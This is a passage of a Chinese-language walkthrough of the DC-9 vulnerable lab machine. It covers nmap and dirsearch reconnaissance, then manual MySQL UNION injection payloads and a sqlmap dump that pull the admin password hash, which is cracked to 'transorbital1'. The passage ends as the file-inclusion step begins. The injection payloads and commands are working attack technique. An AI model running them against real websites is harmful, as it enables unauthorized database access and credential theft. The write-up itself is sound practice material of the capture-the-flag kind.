

DC-9
写写打靶记录。
参考文章:
信息收集
注:少见的一台可以使用 VMware Workstation 直接打开的靶机。
首先查看 Kali IP 地址:
root at kali in ~
$ ip --color address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:64:21:cc brd ff:ff:ff:ff:ff:ff
    inet 10.10.8.20/24 brd 10.10.8.255 scope global dynamic noprefixroute eth0
       valid_lft 1732sec preferred_lft 1732sec
    inet6 fe80::24ad:8964:fd1d:7210/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
1 地址探测
使用 Nmap 扫描出一个 IP:10.10.8.143
root at kali in ~
$ nmap -sn -T4 --min-rate 10000 10.10.8.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 15:38 CST
Nmap scan report for 10.10.8.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 10.10.8.2
Host is up (0.00015s latency).
MAC Address: 00:50:56:F2:17:CE (VMware)
Nmap scan report for 10.10.8.143
Host is up (0.00027s latency).
MAC Address: 00:0C:29:5D:7F:7A (VMware)
Nmap scan report for 10.10.8.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:E8:CC:42 (VMware)
Nmap scan report for 10.10.8.20
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 0.38 seconds
2 端口扫描
扫描开放端口:
root at kali in ~
$ nmap -p- -sT -T4 --min-rate 10000 10.10.8.143
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 15:38 CST
Nmap scan report for 10.10.8.143
Host is up (0.00074s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:5D:7F:7A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
3 服务识别
扫描端口对应服务:
root at kali in ~
$ nmap -p80 -sV -O -sT -T4 --min-rate 10000 10.10.8.143
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 15:39 CST
Nmap scan report for 10.10.8.143
Host is up (0.00060s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 00:0C:29:5D:7F:7A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.54 seconds
4 漏洞扫描
使用 Nmap 进行漏洞扫描:
root at kali in ~
$ nmap -p80 -A --script=vuln -T4 --min-rate 10000 10.10.8.143
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 15:41 CST
Nmap scan report for 10.10.8.143
Host is up (0.00053s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_  /includes/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.38 (Debian)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:apache:http_server:2.4.38:
|       PACKETSTORM:171631      7.5     https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       EDB-ID:51193    7.5     https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2022-03225 7.5     https://vulners.com/cnvd/CNVD-2022-03225
|       CNVD-2021-102386        7.5     https://vulners.com/cnvd/CNVD-2021-102386
|       1337DAY-ID-38427        7.5     https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|       CNVD-2022-03224 6.8     https://vulners.com/cnvd/CNVD-2022-03224
|       OSV:BIT-2023-31122      6.4     https://vulners.com/osv/OSV:BIT-2023-31122
|       CVE-2022-36760  5.1     https://vulners.com/cve/CVE-2022-36760
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    5.1     https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    5.1     https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332  *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    5.1     https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B  *EXPLOIT*
|       OSV:BIT-2023-45802      5.0     https://vulners.com/osv/OSV:BIT-2023-45802
|       OSV:BIT-2023-43622      5.0     https://vulners.com/osv/OSV:BIT-2023-43622
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    5.0     https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F  *EXPLOIT*
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    5.0     https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A  *EXPLOIT*
|       CVE-2022-37436  5.0     https://vulners.com/cve/CVE-2022-37436
|       CVE-2006-20001  5.0     https://vulners.com/cve/CVE-2006-20001
|       CNVD-2023-80558 5.0     https://vulners.com/cnvd/CNVD-2023-80558
|       CNVD-2022-73122 5.0     https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0     https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0     https://vulners.com/cnvd/CNVD-2022-53582
|       CNVD-2022-03223 5.0     https://vulners.com/cnvd/CNVD-2022-03223
|       BD3652A9-D066-57BA-9943-4E34970463B9    5.0     https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9  *EXPLOIT*
|       B0208442-6E17-5772-B12D-B5BE30FA5540    5.0     https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540  *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    5.0     https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52  *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    5.0     https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81  *EXPLOIT*
|_      17C6AD2A-8469-56C8-BBBE-1764D0DF1680    5.0     https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680  *EXPLOIT*
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.8.143
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.8.143:80/search.php
|     Form id:
|     Form action: results.php
|
|     Path: http://10.10.8.143:80/manage.php
|     Form id:
|_    Form action: manage.php
MAC Address: 00:0C:29:5D:7F:7A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 10.10.8.143

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.42 seconds
看了下扫出来的漏洞,没一个有用的。
5 目录扫描
root at kali in ~
$ dirsearch -u http://10.10.8.143 -o ~/dirsearch.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/dirsearch.txt

Error Log: /root/.dirsearch/logs/errors-23-11-21_15-43-09.log

Target: http://10.10.8.143/

[15:43:09] Starting:
[15:43:10] 403 -  276B  - /.ht_wsr.txt
[15:43:10] 403 -  276B  - /.htaccess.bak1
[15:43:10] 403 -  276B  - /.htaccess.save
[15:43:10] 403 -  276B  - /.htaccess.orig
[15:43:10] 403 -  276B  - /.htaccess.sample
......

root at kali in ~
$ cat dirsearch.txt| grep 200
200     0B   http://10.10.8.143:80/config.php
200     3KB  http://10.10.8.143:80/display.php
200   744B   http://10.10.8.143:80/includes/
200   917B   http://10.10.8.143:80/index.php
200   917B   http://10.10.8.143:80/index.php/login/
200     1KB  http://10.10.8.143:80/manage.php
200     1KB  http://10.10.8.143:80/search.php

root at kali in ~
$ cat dirsearch.txt| grep 30
301   308B   http://10.10.8.143:80/css    -> REDIRECTS TO: http://10.10.8.143/css/
301   313B   http://10.10.8.143:80/includes    -> REDIRECTS TO: http://10.10.8.143/includes/
302     0B   http://10.10.8.143:80/logout.php    -> REDIRECTS TO: manage.php
漏洞利用
1 SQL 注入漏洞

依次访问扫描出的内容,发现在 display.php 页面有所有用户的信息:

然而在 search.php 页面又可以查询用户:
尝试查询 Mary 用户试试:

这里是有结果的,感觉作者非常明显的提示了有 SQL 注入漏洞,尝试一下闭合:
Mary ' # 页面无返回数据
Mary ' -- # 页面正常返回数据
可以明确的判断出是字符型注入,闭合符号是单引号。
1.1 MySQL 联合手工注入
感兴趣的可以尝试手工注入:
# 判断列数
Mary ' order by 1 -- # 页面正常返回数据
Mary ' order by 2 -- # 页面正常返回数据
Mary ' order by 3 -- # 页面正常返回数据
Mary ' order by 4 -- # 页面正常返回数据
Mary ' order by 5 -- # 页面正常返回数据
Mary ' order by 6 -- # 页面正常返回数据
Mary ' order by 7 -- # 页面无返回数据

# 判断回显
yongz' union select 1,2,3,4,5,6 -- # 6个位置均有回显

# 判断当前数据库
yongz' union select 1,2,3,4,5,database() -- # Staff

# 判断所有数据库
yongz' union select 1,2,3,4,5,schema_name from information_schema.schemata -- # information_schema、Staff、users

# 判断 Staff 库中的表名
yongz' union select 1,2,3,4,5,table_name from information_schema.tables where table_schema = 'Staff' -- # StaffDetails、Users

# 判断 Users 表中的列名
yongz' union select 1,2,3,4,5,column_name from information_schema.columns where table_schema = 'Staff' and table_name = 'Users' -- # UserID、Username、Password

# 查询 Users 表中的数据
yongz' union select 1,2,3,4,5,group_concat(UserID,'-',Username,'-',Password) from Users -- # 1-admin-856f5de590ef37314e7c3bdf6f8a66dc
1.2 SQLMap

由于是 Post 请求,使用 BurpSuite 保存一个 HTTP 请求包,名为 url.txt:
直接 SQLMap 一把梭:
root at kali in /tmp
$ sqlmap -r url.txt --batch -D Staff -T Users -C Username,Password --dump
......
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search=Mary' AND 4460=4460 AND 'INUP'='INUP

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=Mary' AND (SELECT 6967 FROM (SELECT(SLEEP(5)))cVti) AND 'pJKm'='pJKm

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=Mary' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178627171,0x657844535256634a65426949416477486f634345647967554e776470415047497145706c4f7a5157,0x7176767871),NULL,NULL-- -
---
[23:56:07] [INFO] the back-end DBMS is MySQL
......
[23:56:09] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+----------+----------------------------------+
| Username | Password                         |
+----------+----------------------------------+
| admin    | 856f5de590ef37314e7c3bdf6f8a66dc |
+----------+----------------------------------+

[23:56:09] [INFO] table 'Staff.Users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.8.143/dump/Staff/Users.csv'
[23:56:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.8.143'

[*] ending @ 23:56:09 /2023-11-21/
2 MD5 碰撞
在 SQLMap 中有帮我们尝试去撞出 MD5 明文,但是失败了,这里用外部力量。
常用的 MD5 网站有俩:
经过尝试,在 somd5 站点撞出了密码:

账号密码为:admin/transorbital1
3 文件包含
既然有了账号密码,尝试登录后台:
